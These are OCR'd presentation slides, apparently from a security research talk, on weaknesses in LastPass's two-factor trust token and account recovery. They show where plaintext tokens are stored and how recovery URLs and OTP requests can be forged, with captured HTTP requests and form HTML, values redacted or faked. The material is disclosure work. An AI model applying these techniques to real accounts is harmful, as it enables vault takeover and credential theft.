
encryptedVaultKey = getEncryptedVaultKeyFromDB()

vaultKey = AES(decryptionKey, encryptedVaultKey)


A SMART COOKIE
YOU ARE
memegenerator.net

What About 2-Factor Authentication?

2-factor authentication



- Supports multiple methods
  - Google Auth, Yubikey, Toopher, etc.


UUID

```
POST /login.php HTTP/1.1
Host: lastpass.com
Connection: keep-alive
Content-Length: 669
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/40.0.2214.94 Safari/537.36
Origin: chrome-extension://hdokiejnpimakedhajhdl
Content-Type: application/x-www-form-urlencoded
Accept: */*
DNT: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,es;q=0.6
Cookie: lang=es_ES; sessonly=0

sentms=1423206028711&xml=2&username=martinvigo%4
0dd218f9ced100912c39edccb2&version=3.1.89&encryp
uuid=NdAm!%2                    x!bmv7&lang=e
onse=&outofbandsupported=1&lostpwotphash=3740af
MTQyMzIwNTk0MC4xNjQ2LcxiD8Ke6VFmxwA1MikJpK2TPhNI
Z07a6SYyU3z%2Bqw%3D&requestsrc=cr&encuser=CV8%2E
```

UUID is the “trust token”


How is it generated?



- At installation time
- 32 chars
- 0-9 A-Z a-z !@#$%^&*()_

How/Where is it stored?

- In plaintext
- Firefox
  - In the file "*lp.suid*"




- Rest of Browsers
  - LocalStorage SQLite DB

What's the problem?

- LocalStorage and lp.suid are not encrypted
- Same token for all browser users
- Fixed token till plugin is reinstalled
  - Untrusting the browser has no real effect
  - Same token when new QR Code is generated
- Token fixation
  - Attacker can set the token on the client for later
- Proactive token stealing
  - Steal token today, use it in the future if 2FA is activated



DEAL WITH IT

What if there is no valid session cookie?



Abusing “Account Recovery”


How is it possible?



How is account recovery possible if LastPass does not know my credentials and does not have my encryption key?

As easy as 1, 2, 3

Recovering the account
1.- Provide your email



Recovering the account
2.- Get a unique link

LastPass ****

LastPass Account Recovery Request

Hi,

You recently notified us that you forgot your LastPass Master Password and want to use LastPass Account Recovery to regain access to your account. To do so, click on the below link:

Activate LastPass Account Recovery

The above link will stop working in 2 hours.


If the above link does not work, carefully copy the below URL to your browser:

https://lastpass.com/s/?s=04350[redacted]d326a67

If the link does not work, be sure to try the same link in EVERY browser that you've logged into LastPass with. A separate recovery OTP is stored for each browser.

Please note that LastPass has no access to your account and can't reset your password. You must use your hint or Account Recovery to regain access to your account.

Recovering the account
3.- Press the button



Account recovered!

- Full, unrestricted access to the vault
- We can set a new master password
  - But do not have to!
- No 2FA prompt

Account recovery flow

Email

LastPass

Recover button

GET /s/?**s**=8aa37bb1bb3FAKE03ad4127

302 Location: /recover.php?
&**time**=1412381291&**timehash**=340908c353c099c9FAKE6b387002c5a4881ebdf1
&**username**=test%40test.com&**usernamehash**=fc7be7e5f6cbec9FAKE2995bd3331c097

POST /otp.php
&**hash**=ccb2501724FAKE2b575a214e1052
d0fa27b0726b6HASHdb2e1da3952e

randkey=!
NgiyIyxQHDFAKEZqxpjxtg==|IdnHywgLmuL
HKjVGk7bSOcLO2ywWEzE0ue4LCFVGueE
QHedRetriU4o4qcUNXTWw1VFAKEJm3e4z
UrO0k=

Can we generate the URL?

302 Location: /recover.php?
&**time**=1412381291&**timehash**=340908c353c099c9FAKE6b387002c5a4881ebdf1
&**username**=test%40test.com&**usernamehash**=fc7be7e5f6cbc9FAKE2995bd3331c097

- **time**: timestamp when the recovery was initiated (the link “expires” in 2 hours)
- **timehash**: salted hash of the timestamp
- **username**: the email address
- **usernamehash**: salted hash of the username

Challenges

- We need to create a valid timestamp
- We need to be able to generate the hashes
- We need the salt

Let's try...

- Start my own account recovery and reuse hashes in the victim's URL
  - Bingo!
    - Same salt is used for all users
    - Link does not truly expire, just the timestamp is validated against the hash
    - No need to start account recovery, you just need a valid URL

The salt is the secret

- We still need to change the username parameter to the victim's one
- For that we need the global salt
- Salts are not meant to be secret, only random and unique

Can I forge the POST request then?

POST /otp.php
&**hash**=ccb25017c4FAKE2b575a21441055d0fa27b0726b6HASH


- **hash**: A derived “disabled OTP”
  - 2 types of OTPs in LastPass
    - True OTPs
    - Disabled OTP
      - Let’s call it dOTP

dOTP

- Used to recover the vault
  - Which ultimately means authentication
- It’s not the vault encryption key
- **It’s set by default**

How/Where is it stored?

- In plaintext
- Firefox
  - In the file {SHA256(username)}_ff.sotp




- Rest of Browsers
  - SQLite

How is the request forged?

```
▼<form id="lpwebsiteeventform" name="lpwebsiteeventform" onsubmit="return false;" autocomplete="off" action="accts.php">
    <input type="hidden" name="eventtype" id="eventtype" value="recover">
    <input type="hidden" name="eventdata1" id="eventdata1" value="b[redacted].com">
    <input type="hidden" name="eventdata2" id="eventdata2" value="995[redacted]4bfe">
    <input type="hidden" name="eventdata3" id="eventdata3" value>
    <input type="hidden" name="eventdata4" id="eventdata4" value>
    <input type="hidden" name="eventdata5" id="eventdata5" value>
    <input type="hidden" name="eventdata6" id="eventdata6" value>
    <input type="submit" name="submitbtn">
  </form>
 ▶<script type="text/javascript" nonce="wlcIRZ2M9IwYXZHnxltHh34F7zu3DkgO8u3yw/DRgcE=">…</script>
 </div>
▶<div id="headermarkup">…</div>
 <br>
 <link rel="stylesheet" type="text/css" href="/m.php/vault3css?1427738692">
 <script type="text/javascript" src="/m.php/all?1426604514"></script>
 <script type="text/javascript" src="/m.php/accts?1433344166"></script>
 <script type="text/javascript" src="/m.php/otp?1426183169"></script>
 <script type="text/javascript" src="/m.php/recover?1433344166"></script>
 <script type="text/javascript" src="/m.php/vault?1428410648"></script>
 <script type="text/javascript" src="/m.php/otpwindow?1430837538"></script>
▶<script type="text/javascript" nonce="wlcIRZ2M9IwYXZHnxltHh34F7zu3DkgO8u3yw/DRgcE=">…</script>
▶<script type="text/javascript" nonce="wlcIRZ2M9IwYXZHnxltHh34F7zu3DkgO8u3yw/DRgcE=">…</script>
▼<table cellspacing="0" cellpadding="0" style="width:750px;margin:0 auto;">
 ▼<tbody>
  ▼<tr>
   ▼<td align="left">
     <br>
     <h2>Account Recovery using Locally Saved One Time Password</h2>
     <br>
    ▼<div id="step1">
     ▼<form name="getuser">
       <input type="hidden" name="otpemail" id="otpemail" value="b[redacted].com">
       <br>
       <input type="hidden" name="otpfield" id="otpfield" value="995[redacted]4bfe">
       <br>
       <input type="submit" style="padding:10px" class="nbtn rbtn expandbutton" value="Press To Recover Account"
       onclick="getOTP(); return false;">
      </form>
```

From dOTP to vault



